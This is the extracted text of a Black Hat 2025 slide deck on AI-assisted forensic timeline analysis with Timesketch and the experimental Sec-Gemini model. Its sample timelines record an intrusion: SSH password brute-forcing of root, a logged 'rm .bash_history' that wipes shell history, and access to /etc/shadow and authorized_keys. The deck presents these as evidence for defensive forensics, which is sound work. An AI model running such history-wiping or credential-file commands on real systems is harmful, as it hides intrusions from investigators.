



AUGUST 6-7, 2025  
MANDALAY BAY / LAS VEGAS

# Autonomous Timeline Analysis and Threat Hunting

AI Log Reasoning Capability in Timesketch

Alex Kantchelian, Marteen Van Dantzig, Diana Kramer, Janosch  
Köpper, Eric Morley, Sadegh Momeni, Yanis Pavlidis, Elie Bursztein  
with the help of **many** Googlers


# 4,000,000

*Average number of events on a freshly installed Windows server*

# Agenda



SCAN FOR SLIDES



The Log Volume Problem




Forensics 101






Sec-Gemini's Log Reasoning Capability



Timesketch with Sec-Gemini




Evaluation




# The Log Volume Problem

Finding the needle in a haystack



# Anatomy of a Windows 2022 Base Image



# The log volume problem



**The signal is buried in the noise**



**One attack creates a dozen log types**




**Attackers can look like normal users**





# Forensics 101

and how we do it at Google




# Three phases of forensics




## Collection

Fetch artifacts: disk images, process executions, and event/auth logs



## Processing

Convert into a friendlier format.  
Parse, normalize, and enrich data




## Analysis

Review artifacts - explore the timeline and check for indicators



# Forensics with open source tools



# Forensics with open source tools

 `$ dftimewolf`  `gcp_forensics_ts` `mvd-gcp-project`

`mvd-gcp-project`



**libcloudforensics**

Collects artifacts from  
cloud providers

`GCE disk image (copy)`



**Plaso**

Builds timelines from  
collected artifacts

`/tmp/disk-image.plaso`



**Timesketch**

Enables collaborative timeline  
analysis

# Forensics with open source tools

The screenshot displays the Timesketch web interface. At the top, there are navigation links: '+ ADD TIMELINE', '+ ADD MANUAL EVENT', 'SELECT ALL', and 'UNSELECT ALL'. Below these are filters for 'vm1\_PlasoHasher\_fs.stat', 'vm1\_PlasoParser\_bodyfile', and 'vm1\_PlasoParser\_disk'. A search bar and a '1 of 19 events (0.04s)' indicator are also present. The main timeline shows a list of events with columns for 'Datetime (UTC)' and 'message'. The events include system commands, successful SSH logins, and multiple failed password attempts. A detailed view of a specific event is shown at the bottom, including fields like 'body', 'client\_ip', 'data\_type', 'datetime', 'display\_name', and 'hostname', along with a 'Comments' section.

Datetime (UTC)	message
2023-10-01T08:16:30.000Z	Command executed: rm .bash_history
2023-10-01T11:17:33.000Z	[sshd] [186075]: Accepted password for root from 85.195.X.X port 64372 ssh2
2023-10-01T19:40:54.000Z	[sshd] [209693]: Accepted password for root from 85.195.X.X port 56981 ssh2
2023-10-02T04:28:30.657Z	vm-1 [sshd, pid: 235226]: Failed password for root from 43.133.X.X port 54746 ssh2
2023-10-02T04:28:34.234Z	vm-1 [sshd, pid: 235226]: Failed password for root from 43.133.X.X port 54746 ssh2
2023-10-02T04:28:37.351Z	vm-1 [sshd, pid: 235226]: Failed password for root from 43.133.X.X port 54746 ssh2
2023-10-02T04:28:39.236Z	vm-1 [sshd, pid: 235226]: Failed password for root from 43.133.X.X port 54746 ssh2
2023-10-02T04:28:42.000Z	[sshd] [235226]: message repeated 4 times: [Failed password for root from 43.133.X.X port 54746 ssh2]
2023-10-02T04:28:42.123Z	vm-1 [sshd, pid: 235226]: Failed password for root from 43.133.X.X port 54746 ssh2
2023-10-02T04:28:43.000Z	[sshd] [235226]: Accepted password for root from 43.133.X.X port 54746 ssh2

Field	Value
body	[235226]: Accepted password for root from 43.133.X.X port 54746 ssh2
client_ip	43.133.X.X
data_type	syslog line
datetime	2023-10-02T04:28:43.000000+00:00
display_name	EXT/var/log/auth.log
hostname	vm-1

**Comments**


jkpr  
2024-10-11 14:14 (9 months ago)  
IP from Thailand:  
<https://www.virustotal.com/gui/ip-address/43.133.X.X/community>

## Analysis

## Timesketch

Enables collaborative timeline analysis

# Analysis with Timesketch



← → ↺ Search

Q ?

^ + ADD TIMELINE + ADD MANUAL EVENT E SELECT ALL UNSELECT ALL

vm1\_fs:bodyfile\_Plaso 0 : vm1\_fs:stat\_Plaso 0 : vm1\_parsed:logs\_Plaso 0 :

Q ADD TIMEFILTER

## Start Exploring

Find below some examples on how to explore your data.

Description

Example Query

Search for all events

[\\*](#)

Search a word in the message field

[message:"error"](#)

Search filenames ending with .exe

[filename:\\*.exe](#)Search on the [keyword field type](#)  
(exact matches & substring search)[filename.keyword:malicious.exe](#)  
[message.keyword:\\*System32\\*](#)

Search using regex (between // )

[url.keyword:/.\\*\sketch\\[1-100\]\.\\*/](#)

Combine searches with AND, OR, NOT

[event\\_identifier:\(4624 OR 4625\) AND NOT LogonType:3](#)

Search events that have an url field

[exists:url](#)  
[url:\\*](#)

Search for a range of numbers

[status\\_code:\[200 TO 204\] AND NOT transferred:>10000](#)

Filter by a specific date/time range (UTC)

[datetime:\[2025-07-01 TO 2025-07-31T09:09:53\]](#)

Filter for events before or after a date (UTC)

[datetime:\[2025-07-01 TO \\*\]](#)  
[datetime:\[\\* TO 2025-07-01\]](#)

Tags

fact (2)

fact\_1727 (2)

fact\_1728 (3)

executables\_ELF (16.7K)

executables\_MachO (4)

executables\_PE (109)

known-hash (56.9K)

yara (16.8K)

zerobyte-file (38K)

Data Types

Q Search for a data type..

apache.access\_log.entry (942)

bash.history.entry (15)

fs.bodyfile.entry (303.5K)

fs.stat (308.6K)

linux.apt\_history\_log.entry (11)

linux.dpkg\_log.entry (615)

linux.utmp.event (666)

pe\_coff.file (23)

syslog.cron.task\_run (37)

syslog.line (21.3K)

Items per page: 10 1-10 of 12

&lt; &gt;

Saved Searches

Yara rule matches

:

← → ↺ Search

Q ?

+ ADD TIMELINE + ADD MANUAL EVENT SELECT ALL UNSELECT ALL

vm1\_fs:bodyfile\_Plaso 0 vm1\_fs:stat\_Plaso 0 vm1\_parsed:logs\_Plaso 0

Q ADD TIMEFILTER

## Start Exploring

Find below some examples on how to explore your data.

Description	Example Query
Search for all events	*
Search a word in the message field	<a href="#">message:"error"</a>
Search filenames ending with .exe	<a href="#">filename:*.exe</a>
Search on the <a href="#">keyword field type</a> (exact matches & substring search)	<a href="#">filename.keyword:malicious.exe</a> <a href="#">message.keyword:*System32*</a>
Search using regex (between // )	<a href="#">url.keyword:/.*/sketch/[1-100]\/.*/</a>
Combine searches with AND, OR, NOT	<a href="#">event_identifier:(4624 OR 4625) AND NOT LogonType:3</a>
Search events that have an url field	<a href="#">_exists :url</a> <a href="#">url:*</a>
Search for a range of numbers	<a href="#">status_code:[200 TO 204] AND transferred:&gt;10000</a>
Filter by a specific date/time range (UTC)	<a href="#">datetime:[2025-07-01 TO 2025-07-31T09:38:16]</a>
Filter for events before or after a date (UTC)	<a href="#">datetime:[2025-07-01 TO *]</a> <a href="#">datetime:[* TO 2025-07-01]</a>

### Tags

fact (2)  
fact\_1727 (2)  
fact\_1728 (3)  
executables\_ELF (16.7K)  
executables\_MachO (4)  
executables\_PE (109)  
known-hash (56.9K)  
yara (16.8K)  
zerobyte-file (38K)

### Data Types

Q Search for a data type...

apache:access\_log:entry (942)  
bash:history:entry (15)  
fs:bodyfile:entry (303.5K)  
fs:stat (308.6K)  
linux:apt\_history\_log:entry (11)  
linux:dpkg\_log:entry (615)  
linux:utmp:event (666)  
pe\_coff:file (23)  
syslog:cron:task\_run (37)  
syslog:line (21.3K)

Items per page: 10 1-10 of 12

&lt; &gt;

### Saved Searches

Yara rule matches

← → ⌚ Search

Q ?

^ + ADD TIMELINE + ADD MANUAL EVENT SELECT ALL UNSELECT ALL

vm1\_fs:bodyfile\_Plaso 0 vm1\_fs:stat\_Plaso 0 vm1\_parsed:logs\_Plaso 0

Q ADD TIMEFILTER

TODAY LAST 7 DAYS LAST 30 DAYS LAST 90 DAYS LAST 1 YEAR

From

2023-10-02T03:00:00.000Z

To (optional)

2023-10-02T08:00:00.000Z



October 2023						
S	M	T	W	T	F	S
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

MON OCT 2 2023

03 : 00

MON OCT 2 2023

08 : 00

CANCEL ADD FILTER

Filter for events before or after a date (UTC)

[datetime:\[2025-07-01 TO \\*\]](#)[datetime:\[\\* TO 2025-07-01\]](#)

## Tags

fact (2)  
fact\_1727 (2)  
fact\_1728 (3)  
executables\_ELF (16.7K)  
executables\_MachO (4)  
executables\_PE (109)  
known-hash (56.9K)  
yara (16.8K)  
zerobyte-file (38K)

## Data Types

Search for a data type..

apache:access\_log:entry (942)  
bash:history:entry (15)  
fs:bodyfile:entry (303.5K)  
fs:stat (308.6K)  
linux:apt\_history\_log:entry (11)  
linux:dpkg\_log:entry (615)  
linux:utmp:event (666)  
pe\_coff:file (23)  
syslog:cron.task\_run (37)  
syslog:line (21.3K)

Items per page: 10 1-10 of 12

## Saved Searches

Yara rule matches



^ + ADD TIMELINE + ADD MANUAL EVENT SELECT ALL UNSELECT ALL

vm1\_fs:bodyfile\_Plaso 1.5K vm1\_fs:stat\_Plaso 1.5K vm1\_parsed:logs\_Plaso 4.7K

2023-10-02T03:00:00.000Z → 2023-10-02T08:00:00.000Z ADD TIMEFILTER

1-40 of 7787 events (0.021s)



Rows per page:

40

1-40 of 7787

< 1 >

<input type="checkbox"/>	Datetime (UTC) ↓	message	
<input type="checkbox"/>	2023-10-02T03:03:43.000Z	[rsyslogd] action 'action-8-builtin:omfile' resumed (module 'builtin:omfile') [v8.2112.0 try https://www.rsyslog.com/e/2359 ]	vm1_parsed:logs_Plaso
<input type="checkbox"/>	2023-10-02T03:03:43.000Z	[rsyslogd] action 'action-8-builtin:omfile' suspended (module 'builtin:omfile'), next retry is Mon Oct 2 03:04:13 2023, retry nbr 0. There should be messages before this one giving the reason for s...	vm1_parsed:logs_Plaso
<input type="checkbox"/>	2023-10-02T03:03:43.000Z	[rsyslogd] action 'action-8-builtin:omfile' suspended (module 'builtin:omfile'), retry 0. There should be messages before this one giving the reason for suspension. [v8.2112.0 try https://www.rsy...	vm1_parsed:logs_Plaso
<input type="checkbox"/>	2023-10-02T03:03:43.000Z	[systemd, pid: 1] Starting Update the local ESM caches...	vm1_parsed:logs_Plaso
<input type="checkbox"/>	2023-10-02T03:03:43.000Z	[systemd, pid: 1] apt-news.service: Deactivated successfully.	vm1_parsed:logs_Plaso
<input type="checkbox"/>	2023-10-02T03:03:43.000Z	[systemd, pid: 1] Finished Update APT News.	vm1_parsed:logs_Plaso
<input type="checkbox"/>	2023-10-02T03:03:43.000Z	[systemd, pid: 1] Starting Update APT News...	vm1_parsed:logs_Plaso
<input type="checkbox"/>	2023-10-02T03:03:43.818Z	vm-1 [systemd, pid: 1] Starting Update APT News...	vm1_parsed:logs_Plaso
<input type="checkbox"/>	2023-10-02T03:03:43.823Z	vm-1 [systemd, pid: 1] Starting Update the local ESM caches...	vm1_parsed:logs_Plaso
<input type="checkbox"/>	2023-10-02T03:03:43.823Z	vm-1 [rsyslogd, pid: 669] action 'action-8-builtin:omfile' resumed (module 'builtin:omfile') [v8.2112.0 try https://www.rsyslog.com/e/2359 ]	vm1_parsed:logs_Plaso
<input type="checkbox"/>	2023-10-02T03:03:43.823Z	vm-1 [rsyslogd, pid: 669] action 'action-8-builtin:omfile' suspended (module 'builtin:omfile'), retry 0. There should be messages before this one giving the reason for suspension. [v8.2112.0 try ht...	vm1_parsed:logs_Plaso
<input type="checkbox"/>	2023-10-02T03:03:43.823Z	vm-1 [rsyslogd, pid: 669] action 'action-8-builtin:omfile' resumed (module 'builtin:omfile') [v8.2112.0 try https://www.rsyslog.com/e/2359 ]	vm1_parsed:logs_Plaso
<input type="checkbox"/>	2023-10-02T03:03:43.823Z	vm-1 [rsyslogd, pid: 669] action 'action-8-builtin:omfile' suspended (module 'builtin:omfile'), retry 0. There should be messages before this one giving the reason for suspension. [v8.2112.0 try ht...	vm1_parsed:logs_Plaso



← → ↺ Search

[+ ADD TIMELINE](#)
[+ ADD MANUAL EVENT](#)
[SELECT ALL](#)
[UNSELECT ALL](#)

vm1\_fs:bodyfile\_Plaso 0 : vm1\_fs:stat\_Plaso 0 : vm1\_parsed:logs\_Plaso 0 :

 ADD TIMEFILTER

TODAY

LAST 7 DAYS

LAST 30 DAYS

LAST 90 DAYS

LAST 1 YEAR

From 2023-10-02T03:00:00.000Z

To (optional) 2023-10-02T08:00:00.000Z

October 2023						
S	M	T	W	T	F	S
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

CANCEL ADD FILTER

Filter for events before or after a date (UTC)

```
datetime:[2025-07-01 TO *]
datetime:[* TO 2025-07-01]
```

 Tags

fact (2)

fact\_1727 (2)

fact\_1728 (3)

executables\_ELF (16.7K)

executables\_MachO (4)

executables\_PE (109)

known-hash (56.9K)

yara (16.8K)

zerobyte-file (38K)

## Data Types

🔍 Search for a data type..

apache:access\_log:entry (942)

```
bash:history:entry (15)
```

fs:bodyfile:entry (303.5K)

fs:stat (308.6K)

```
linux:apt_history_log:entry (11)
```

```
linux:dpkg_log:entry (615)
```

linux:utmp:event (666)

pe\_coff:file (23)

syslog:cron:task\_run (37)




syslog:line (21.3K)

Items per page: 10 ▼ 1-10 of 12

< >

 Saved Searches

### Yara rule matches

Context search   1S   5S   10S   **60S**   5M   10M   30M   60M   REPLACE SEARCH     

```
2023-10-02T04:52:06.905Z vm-1 [crontab, pid: 236405] (root) REPLACE (root)
```

The events indicate a potential security incident involving unauthorized access and modification of system configurations. Passwords for the **root** and **ubuntu** users were changed. An SSH connection reset was observed from IP address **205.210.31.59**. The **/etc/shadow** file, **/root/.ssh** directory, and **/root/.ssh/authorized\_keys** file were accessed. Additionally, there were modifications to the **root** user's crontab. The incident appears to be successful, as evidenced by the password changes and modifications to critical system files.

1-40 of 2576 events (0.043s)



Rows per page:


40 ▼

1-40 of 2576




\_\_\_\_\_

# Summarization $\neq$ Timeline Analysis



## Missing Narrative

Analysts must manually stitch together summaries to understand the full story



## Doesn't Scale

Sending millions of unfiltered log records to an AI model will be expensive and slow




## Limited Reasoning

Batch processing leaves AI with a small slice view of the world at a time



# Sec-Gemini's Log Reasoning Capability




# Sec-Gemini

## Mission

Be the most capable cybersecurity AI for scalable and automatic protection of online products, users, and systems from AI threats and bad actors

**Sec-Gemini is experimental research**

**GCP offers mature SecOps agents**



# Sec-Gemini's Log Reasoning Capability

## Capable


*Investigation*, e.g., timeline reconstruction

*Detection*, e.g., unsupervised threat hunting

## Scalable & Flexible

